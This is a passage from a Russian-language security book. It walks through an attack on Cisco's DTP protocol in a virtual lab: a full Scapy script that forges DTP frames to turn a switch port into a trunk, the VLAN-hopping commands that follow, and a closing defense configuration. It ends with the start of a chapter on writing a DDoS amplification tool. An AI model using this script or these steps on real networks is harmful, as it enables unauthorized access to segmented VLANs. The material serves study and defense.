


Рис. 13.1. Пример типичной топологии DTP

В протоколе DTP предусмотрено несколько режимов работы портов коммутатора для инициализации магистрального канала:

- **Access Mode** — режим постоянного бестранкового состояния. Порт всегда будет оставаться в бестранковом состоянии, несмотря на то что соседний порт не согласен с изменением;
- **Trunk Mode** — режим постоянного транкового состояния. Порт всегда будет оставаться в транковом состоянии, несмотря на то что соседний порт не согласен с изменением;
- **Dynamic Auto** — в этом режиме порт готов перейти в транковое состояние, если соседний порт будет в режиме Trunk или Dynamic Desirable. Важно упомянуть, что Dynamic Auto — это режим по умолчанию для всех портов коммутатора;
- **Dynamic Desirable** — в этом режиме порт всегда пытается перейти в транковое состояние. Порт приобретет режим Trunk, если соседний порт настроен в режимах Dynamic Auto, Dynamic Desirable или Trunk Mode;
- **Nonegotiate** — в этом режиме порт не участвует в процессах DTP. Он не будет ни отправлять кадры DTP, ни принимать их.

Чтобы не запутаться в этих терминах, я сделал таблицу комбинаций режимов DTP двух соседних портов (рис. 13.2). Посмотрев на данные в этой таблице, ты наверняка заметишь, что если два соседних порта находятся в режиме Dynamic Auto, то они не смогут образовать магистральный канал и оба порта останутся в режиме Access. Другой пример: если первый порт будет в режиме Dynamic Auto, а второй порт в режиме Dynamic Desirable, то в конечном счете образуется магистральный канал или же транк.

Кадры DTP рассылаются через порты коммутатора каждые 30 секунд. И для их рассылки используется специальный мультикастовый адрес 01:00:0c:cc:cc:cc. Ес-

ли порт был сконфигурирован динамически, то время его жизни — всего 300 секунд (рис. 13.3).

	Dynamic Auto	Dynamic Desirable	Trunk	Access
Dynamic Auto	Access	Trunk	Trunk	Access
Dynamic Desirable	Trunk	Trunk	Trunk	Access
Trunk	Trunk	Trunk	Trunk	Limited Connectivity
Access	Access	Access	Limited Connectivity	Access

Рис. 13.2. Таблица комбинаций режимов портов DTP

```
Global DTP information
  Sending DTP Hello packets every 30 seconds
  Dynamic Trunk timeout is 300 seconds
```

Рис. 13.3. Информация о DTP из консоли Cisco IOS

### ПРИМЕЧАНИЕ

Мультикастовый адрес 01:00:0C:CC:CC:CC используется не только протоколом DTP, но и другими, например CDP, VTP, PAgP, UDLD. Чтобы протоколы могли отличаться друг от друга при отправке своих объявлений по одинаковому мультикастовому адресу, для них реализовано уникальное значение в заголовке SNAP на уровне LLC (Logical Link Control). Для DTP это значение эквивалентно 0x2004.

## Уязвимость

Суть уязвимости заключается в том, что протокол DTP включен по умолчанию на всех современных коммутаторах Cisco. При этом каждый порт коммутатора настроен в режиме Dynamic Auto. То есть порт будет ожидать инициации транка со стороны соседа. Для успешного проведения атаки нам нужно физически подключиться к коммутатору и отправить специально подготовленный кадр DTP Desirable. Порт переключится в режим магистрального канала, и мы сможем получить доступ ко всем сетям VLAN.

## Виртуальная лаборатория

В своей виртуальной лаборатории я использовал платформу виртуализации EVE-NG Community Edition. Целевыми устройствами будут эмулированный коммутатор и маршрутизатор Cisco (Cisco IOL), виртуальные VPC из EVE-NG. А в качестве машины атакующего выступит ОС Kali Linux 2021.4.




Рис. 13.4. Топология виртуальной лаборатории

Device	Interface	Switch Port	IP address	VLAN ID
R1	G0/0	E0/0	*	*
R1	G0/0.10	E0/0	10.120.10.254	10
R1	G0/0.30	E0/0	10.120.30.254	30
Workstation	ETH0	E0/2	10.120.10.4	10
Fileshare Server	ETH0	E0/1	10.120.30.2	30
Attacker Machine	ETH0	E1/1	*	*

Рис. 13.5. IP-адресация виртуальной лаборатории

Сеть разбита на два сегмента: это VLAN 10 и VLAN 30. За маршрутизацию трафика между ними отвечает маршрутизатор R1. Также на маршрутизаторе R1 настроен DHCP-сервер для автоматической выдачи адресов устройствам.

На порте коммутатора E1/0 SW1 до маршрутизатора R1 сконфигурирован магистральный канал 802.1Q, который передает весь тегированный трафик сетей VLAN 10 и 30. Порты E0/1 и E0/2 настроены в режиме Access и принадлежат своим сетям VLAN.

Машина атакующего подключена к порту коммутатора E1/1. Порт настроен по умолчанию в режиме Dynamic Auto для демонстрации эксплуатации уязвимости (рис. 13.4, 13.5).

## Кастомная эксплуатация уязвимости ++без использования++ Yersinia

В контексте проведения атаки я решил обойтись без популярного фреймворка Yersinia (<https://www.kali.org/tools/yersinia/>). Одно дело, когда ты просто нажимаешь на несколько кнопок, руководствуясь своим бэкграундом знаний, и производишь взлом, это что-то из разряда «Just push the button and hack it». Совсем другое дело, когда ты сам собираешь свой инструмент по кусочкам. Я считаю, это даст более глубокое понимание процесса эксплуатации уязвимости, что очень важно.

Для эксплуатации этой уязвимости DTP я использовал связку Python и Scapy (<https://scapy.net/>), написав свой собственный скрипт — DTPAbuse.py (<https://github.com/C0ldheim/NetworkExploitation/blob/main/DTPAbuse.py>). Ниже я разберу весь программный код скрипта, чтобы ты понимал работу этой программы и процесс эксплуатации.

Итак, начнем.

```
from scapy.all import *
from scapy.contrib.dtp import *
import argparse
```

В этой части, я думаю, никаких вопросов возникнуть не должно. Мы подключаем библиотеку Scapy, модуль для работы с протоколом DTP и модуль argparse, чтобы сделать скрипт параметризованным. То есть скрипт будет принимать на вход введенный пользователем аргумент.

```
cisco_multicast = "01:00:0C:CC:CC:CC"
```

Создаем переменную cisco\_multicast и передаем в нее адрес мультикастовой рассылки Cisco.

```
def get_arguments():
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", dest="interface", type=str, required=True,
help="Choose the interface to attack")
    args = parser.parse_args()
    return args
```

Функция `get_arguments` парсит введенные пользователем входящие аргументы и отправляет данные в переменную `interface`. В качестве входных данных скрипт будет принимать сетевой интерфейс для атаки.

```
def negotiate_trunk(interface=conf.iface, mymac=str(RandMAC())):
    dtp_frame = Dot3(src=mymac, dst=cisco_multicast)
    dtp_frame /= LLC(dsap=0xaa, ssap=0xaa, ctrl=3)/SNAP(OUI=0x0c, code =
0x2004)
    dtp_frame /=
DTP(tlvlist=[DTPDomain(), DTPStatus(), DTPType(), DTPNeighbor(neighbor=mymac)])
    sendp(dtp_frame, iface=args.interface, inter=3, loop=1, verbose=1)
```

Функция `negotiate_trunk` принимает на вход сетевой интерфейс и MAC-адрес. MAC-адрес пусть будет рандомизированным.

Далее расположен код под функцией `negotiate_trunk`, который собирает кадр DTP Desirable.

```
dtp_frame = Dot3(src=mymac, dst=cisco_multicast)
```

В кадре Ethernet Dot3 я указываю MAC-адрес источника назначения. Адресом назначения будет служить адрес мультикастовой рассылки Cisco.

```
dtp_frame /= LLC(dsap=0xaa, ssap=0xaa, ctrl=3)/SNAP(OUI=0x0c, code = 0x2004)
```

Также понадобится добавить слои LLC и SNAP. Значением 0x2004 в заголовке SNAP укажем, что это DTP-кадр.

```
dtp_frame /=
DTP(tlvlist=[DTPDomain(), DTPStatus(), DTPType(), DTPNeighbor(neighbor=mymac)])
```

Собираем кадр DTP, все параметры оставим по умолчанию, кроме `DTPNeighbor`. Переменной `neighbor` передадим MAC-адрес источника. Почему-то в Scapy в дефолтном кадре DTP по умолчанию хранятся все необходимые значения, чтобы собрать именно кадр DTP Desirable. Я не знаю, с чем это связано, но это сыграет нам на руку: сэкономим время. Поэтому мы оставили параметры DTP по умолчанию (за исключением `DTPNeighbor`, рис.13.6).

Теперь давай сосредоточимся на хранящихся там самых важных заголовках и не менее важных значениях:

- `DTPType = \xa5` — значение заголовка, указывающее на использование инкапсуляции 802.1Q;
- `DTPStatus = \x03` — значение заголовка, указывающее на статус DTP-кадра. Это статус Desirable, то, что нам нужно для инициации транка.

```
sendp(dtp_frame, iface=args.interface, inter=3, loop=1, verbose=1)
```

Далее необходимо отправить собранный кадр. Поскольку мы знаем, что динамический транк продержится всего 300 секунд, заиклим отправку этого кадра с интервалом в 3 секунды.

```
args = get_arguments()
negotiate_trunk(args.interface)
```

```
>>> DTP().show()
###[ DTP ]###
| ver      = 1
| \tlvlist = \

>>> DTPDomain().show()
###[ DTP Domain ]###
| type     = 1
| length   = None
| domain   = '\x00'

>>> DTPStatus().show()
###[ DTP Status ]###
| type     = 2
| length   = None
| status   = '\x03'

>>> DTPType().show()
###[ DTP Type ]###
| type     = 3
| length   = None
| dtptype  = '\\xa5'

>>> DTPNeighbor().show()
###[ DTP Neighbor ]###
| type     = 4
| len      = 10
| neighbor = None
```

Рис. 13.6. Структура дефолтного кадра DTP в Scapy

Ну и последние части скрипта. Передаем вводимые пользователем аргументы в переменную `args` и вызываем функцию `get_arguments()`. Затем вызываем функцию `negotiate_trunk`, подав на вход введенный пользователем интерфейс (рис. 13.7).

```
herry@coldheim:~/dtpattacking$ cat dtp_structure.txt
###[ 802.3 ]###
| dst      = 01:00:0c:cc:cc:cc
| src      = d6:32:a8:a2:76:a8
| len      = None
###[ LLC ]###
| dsap     = 0xaa
| ssap     = 0xaa
| ctrl     = 3
###[ SNAP ]###
| OUI      = 0xc
| code     = 0x2004
###[ DTP ]###
| ver      = 1
| \tlvlist = \
| ###[ DTP Domain ]###
| | type     = 1
| | length   = None
| | domain   = '\x00'
| | ###[ DTP Status ]###
| | | type     = 2
| | | length   = None
| | | status   = '\x03'
| | | ###[ DTP Type ]###
| | | type     = 3
| | | length   = None
| | | dtptype  = '\\xa5'
| | | ###[ DTP Neighbor ]###
| | | type     = 4
| | | len      = 10
| | | neighbor = d6:32:a8:a2:76:a8
```

Рис. 13.7. «Скелет» собранного кадра DTP

## Эксплуатация

Запускаем сетевой sniffер Wireshark и прослушиваем трафик на наличие кадров DTP (рис.13.8).




Рис. 13.8. Дамп трафика из Wireshark

Видим, что коммутатор воспроизводит рассылку кадров DTP на порт, к которому подключена машина с Kali Linux. Исходя из информации, хранящейся в заголовках DTP, мы можем смело заявить, что порт коммутатора настроен в режиме Dynamic Auto (рис. 13.9).




Рис. 13.9. Информация о статусе порта DTP

Теперь запускаем наш скрипт DTPAbuse.py (<https://github.com/C0ldheim/NetworkExploitation/blob/main/DTPAbuse.py>) (рис. 13.10, 13.11).

На скриншоте выше мы видим, что скрипт генерирует необходимый нам кадр DTP Desirable. Если теперь мы войдем в панель управления коммутатора SW1, то увидим следующее (рис. 13.12).

Порт коммутатора, к которому подключена машина атакующего, переключился в режим магистрального канала. Теперь мы можем прослушивать трафик всех сетей VLAN (рис. 13.13).

```
mercy@Coldheim:~/dtpattacking$ sudo python3 DTPabuse.py -i eth0
[sudo] password for mercy:
Trying to negotiate...
```

Рис. 13.10. Запуск скрипта DTPabuse.py

```
- Trunk Status
  Type: Trunk Status (0x0002)
  Length: 5
- Value: Access/Desirable (0x03)
  0... .... = Trunk Operating Status: Access (0x0)
  0111 = Trunk Administrative Status: Desirable (0x3)
```

Рис. 13.11. Отправленный кадр DTP Desirable

```
*Jan 12 10:51:35.422: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet1/1, changed state to down
SW1#
*Jan 12 10:51:38.425: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet1/1, changed state to up
SW1#
SW1#show interfaces trunk
SW1#show interfaces trunk

Port      Mode      Encapsulation  Status        Native vlan
Et0/0     on        802.1q         trunking      1
Et1/1     auto      n-802.1q       trunking      1

Port      Vlans allowed on trunk
Et0/0     1-4094
Et1/1     1-4094

Port      Vlans allowed and active in management domain
Et0/0     1,10,30
Et1/1     1,10,30

Port      Vlans in spanning tree forwarding state and not pruned
Et0/0     1,10,30
Et1/1     none
SW1#
```

Рис. 13.12. Порт E1/1 преобразовался в динамический транк

The screenshot shows the Wireshark interface with a packet capture on eth0. The packet list pane shows several packets, including DHCP Discover and Gratuitous ARP requests. The packet details pane for the selected DHCP Discover packet (No. 568) shows the transaction ID 0xf7657a42 and the device ID SW1.autonomy.com. The packet bytes pane shows the raw data of the DHCP packet.

No.	Time	Source	Destination	Length	Protocol	Info
568	278.36932830	0.0.0.0	255.255.255.255	410	DHCP	DHCP Discover - Transaction ID 0xf7657a42
569	278.372394961	50:00:00:00:00:00	Broadcast	64	ARP	Who has 10.120.30.2? Tell 10.120.30.254
574	271.369375846	0.0.0.0	255.255.255.255	410	DHCP	DHCP Discover - Transaction ID 0xf7657a42
575	272.678744595	aa:bb:cc:00:10:11	CDP/VTP/DTP/PAGP/UD...	500	CDP	Device ID: SW1.autonomy.com Port ID: Ethernet1/1
584	275.370796055	Private: 66:68:62	Broadcast	68	ARP	Gratuitous ARP for 10.120.30.2 (Request)
585	276.372313713	Private: 66:68:62	Broadcast	68	ARP	Gratuitous ARP for 10.120.30.2 (Request)

Рис. 13.13. Прослушивание трафика после эксплуатации



## Побег в другую сеть VLAN

Теперь у нас есть возможность «прыгнуть» в другую VLAN-сеть, так как порт коммутатора, к которому мы подключены, находится в режиме магистрального канала. Для этого нужно создать виртуальный интерфейс VLAN на нашем сетевом адаптере, назначить VLAN ID и IP-адрес.

### ПРИМЕЧАНИЕ

Эта атака носит альтернативное название VLAN Hopping.

Но откуда нам взять VLAN ID? Поскольку мы в состоянии прослушивать трафик всех сетей VLAN, мы можем изучить кадры STP и извлечь оттуда информацию об идентификаторе VLAN. Например, в нашем случае мы увидим, что коммутатор SW1 — это корневой коммутатор для сетей VLAN 10 и VLAN 30 (рис. 13.14, 13.15).

Time	Source	Destination	Protocol	Length	Info
4092	1944.4933025	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4093	1944.5093405	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4094	1946.4895849	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4095	1946.4935849	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4096	1946.5012034	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4097	1946.5133859	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4098	1946.5098420	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4099	1946.5098421	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4100	1946.5100567	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4101	1946.5238066	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4102	1946.4827792	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4103	1946.4827792	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/10/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000

Frame 4092: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth0, id 0  
 Ethernet II, Src: aa:bb:cc:00:10:11 (aa:bb:cc:00:10:11), Dst: PVST+ (01:00:0c:cc:cc:cd)  
 802.1Q Virtual LAN, Prio: 0, DEI: 0, ID: 10  
 Logical-Link Control  
 Spanning Tree Protocol

Рис. 13.14. Информация из заголовка 802.1Q о VLAN 10

Time	Source	Destination	Protocol	Length	Info
4093	1944.5099498	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4094	1946.4895849	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4095	1946.4935849	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4096	1946.5012034	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4097	1946.5133859	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4098	1946.5098420	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4099	1946.5098421	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4100	1946.5100567	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4101	1946.5238066	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4102	1946.4827792	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000
4103	1946.4827792	aa:bb:cc:00:10:11	PVST+	68	STP Root = 32768/30/aa:bb:cc:00:10:00 Cost = 0 Port = 0x8000

Frame 4093: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth0, id 0  
 Ethernet II, Src: aa:bb:cc:00:10:11 (aa:bb:cc:00:10:11), Dst: PVST+ (01:00:0c:cc:cc:cd)  
 802.1Q Virtual LAN, Prio: 0, DEI: 0, ID: 30  
 Logical-Link Control  
 Spanning Tree Protocol

Рис. 13.15. Информация из заголовка 802.1Q о VLAN 30

Создадим виртуальные интерфейсы VLAN и назовем их VLAN ID (рис. 13.16).

```
mercy@Coldheim:~/dtpattacking$ sudo vconfig add eth0 10
[sudo] password for mercy:

Warning: vconfig is deprecated and might be removed in the future, please migrate to ip(route2) as soon as possible!

mercy@Coldheim:~/dtpattacking$ sudo vconfig add eth0 30

Warning: vconfig is deprecated and might be removed in the future, please migrate to ip(route2) as soon as possible!

mercy@Coldheim:~/dtpattacking$
```

Рис. 13.16. Создание виртуальных интерфейсов VLAN

Теперь поднимем их и запросим адрес по DHCP (рис. 13.17, 13.18).

```
mercya@Coldheim:~/dtpattacking$ sudo ifconfig eth0.10 up
mercya@Coldheim:~/dtpattacking$
mercya@Coldheim:~/dtpattacking$ sudo ifconfig eth0.30 up
```

Рис. 13.17. Активация виртуальных интерфейсов VLAN

```
mercya@Coldheim:~/dtpattacking$ sudo dhclient -v eth0.10
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0.10/00:50:00:00:04:00
Sending on LPF/eth0.10/00:50:00:00:04:00
Sending on Socket/fallback
DHCPREQUEST for 10.120.10.5 on eth0.10 to 255.255.255.255 port 67
DHCPREQUEST for 10.120.10.5 on eth0.10 to 255.255.255.255 port 67
DHCPDISCOVER on eth0.10 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 10.120.10.6 from 10.120.10.254
DHCPREQUEST for 10.120.10.6 on eth0.10 to 255.255.255.255 port 67
DHCPACK of 10.120.10.6 from 10.120.10.254
bound to 10.120.10.6 -- renewal in 40811 seconds.
mercya@Coldheim:~/dtpattacking$ sudo dhclient -v eth0.30
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0.30/00:50:00:00:04:00
Sending on LPF/eth0.30/00:50:00:00:04:00
Sending on Socket/fallback
DHCPREQUEST for 10.120.30.4 on eth0.30 to 255.255.255.255 port 67
DHCPREQUEST for 10.120.30.4 on eth0.30 to 255.255.255.255 port 67
DHCPREQUEST for 10.120.30.4 on eth0.30 to 255.255.255.255 port 67
DHCPDISCOVER on eth0.30 to 255.255.255.255 port 67 interval 5
DHCPOFFER of 10.120.30.5 from 10.120.30.254
DHCPREQUEST for 10.120.30.5 on eth0.30 to 255.255.255.255 port 67
DHCPACK of 10.120.30.5 from 10.120.30.254
bound to 10.120.30.5 -- renewal in 34648 seconds.
mercya@Coldheim:~/dtpattacking$
```

Рис. 13.18. Успешное получение адресов по DHCP

```
mercya@Coldheim:~/dtpattacking$ ping 10.120.10.4 -c 5
PING 10.120.10.4 (10.120.10.4) 56(84) bytes of data.
64 bytes from 10.120.10.4: icmp_seq=1 ttl=64 time=0.707 ms
64 bytes from 10.120.10.4: icmp_seq=2 ttl=64 time=0.817 ms
64 bytes from 10.120.10.4: icmp_seq=3 ttl=64 time=0.824 ms
64 bytes from 10.120.10.4: icmp_seq=4 ttl=64 time=1.37 ms
64 bytes from 10.120.10.4: icmp_seq=5 ttl=64 time=0.683 ms

--- 10.120.10.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4045ms
rtt min/avg/max/mdev = 0.683/0.879/1.367/0.250 ms
mercya@Coldheim:~/dtpattacking$ ping 10.120.30.2 -c 5
PING 10.120.30.2 (10.120.30.2) 56(84) bytes of data.
64 bytes from 10.120.30.2: icmp_seq=1 ttl=64 time=0.683 ms
64 bytes from 10.120.30.2: icmp_seq=2 ttl=64 time=0.695 ms
64 bytes from 10.120.30.2: icmp_seq=3 ttl=64 time=0.739 ms
64 bytes from 10.120.30.2: icmp_seq=4 ttl=64 time=0.728 ms
64 bytes from 10.120.30.2: icmp_seq=5 ttl=64 time=0.718 ms

--- 10.120.30.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4067ms
rtt min/avg/max/mdev = 0.683/0.712/0.739/0.020 ms
mercya@Coldheim:~/dtpattacking$
```

Рис. 13.19. Успешное прохождение запросов ICMP

Теперь мы можем взаимодействовать с хостами, находящимися в сетях VLAN 10 и 30. Для наглядности отправлю запросы ICMP к машинам Workstation и Fileshare Server (рис. 13.19).

## Защита

Чтобы защитить коммутаторы в сети от этой атаки на протокол DTP, необходимо перевести в режим доступа все порты, куда подключаются рабочие станции, и выключить протокол DTP на портах. Весьма легкая задача, согласись? Приведу пример настройки на порте коммутатора, куда была подключена машина атакующего.

Сначала переведем порт в режим доступа командой `switchport mode access`, а затем отключим DTP на порте командой `switchport nonegotiate`:

```
SW1(config)#interface ethernet 1/1
SW1(config-if)#switchport mode access
SW1(config-if)#switchport nonegotiate
```

Теперь эта атака неосуществима, так как порты больше не реагируют на несанкционированные кадры DTP.

## Вывод

В этой главе я разобрал сценарий взлома протокола DTP и компрометации сетей VLAN. Лично я считаю, что использование DTP в рамках продакшена — это явный пример некачественного дизайна сети, ибо магистральные каналы а.к.а транки должны быть там и только там, где это запланировано. Конечно, сетевой администратор сэкономит какое-то время на настройке магистральных каналов с использованием DTP, но это не стоит того, чтобы пользоваться столь небезопасным решением в сети. И очень жаль, что конфигурацию этого протокола достаточно часто оставляют без должного внимания. Но теперь ты знаешь, что делать!

# DDoS с усилением. Обходим Raw Security и пишем DDoS-утилиту для Windows

---

*yuriy.nelkmen*

Проходят годы, а DDoS остается мощным инструментом хакерских группировок. Ежедневно в мире происходит 500–1000 атак такого типа. Каждый раз злоумышленники находят новые уязвимости в популярных сервисах, которые позволяют проводить атаки «с усилением». Разработчики Windows активно борются с этим, усложняя жизнь хакерам и отсекая вредоносные запросы на системном уровне. Сегодня мы поговорим о том, как эти преграды обходят.

## **ВНИМАНИЕ!**

Материал носит ознакомительный характер. Автор и редакция не несут ответственности за любой вред, причиненный с использованием полученной информации. Прежде чем проводить нагрузочное тестирование веб-сайта, необходимо заключить письменное соглашение с его владельцем. В противном случае нарушение работы системы может преследоваться по закону.

Как видно из статистики, показанной на рис. 14.1, наиболее распространенный вектор — это атаки на сервисы (или с использованием сервисов), которые используют протокол UDP (рис. 14.2).

Здесь все очень просто. UDP, в отличие от других протоколов, не требует сессии, а ответ на запросы отправляется немедленно. В этом основа атаки «с усилением». Мы можем формировать запросы к некоторым сервисам таким образом, чтобы ответ был в десятки раз больше, чем сам запрос. Соответственно, если эти ответы будут перенаправлены на машину жертвы, атакующий сможет генерировать трафик невероятной мощности.

Чтобы предотвратить такого рода атаки, разработчики из Microsoft установили ограничения на манипулирование пакетами.

## **Полезная ссылка**

Подробности изложены в документации Microsoft: <https://docs.microsoft.com/en-us/windows/win32/winsock/tcp-ip-raw-sockets-2?redirectedfrom=MSDN>.




Рис. 14.1. Статистика атак

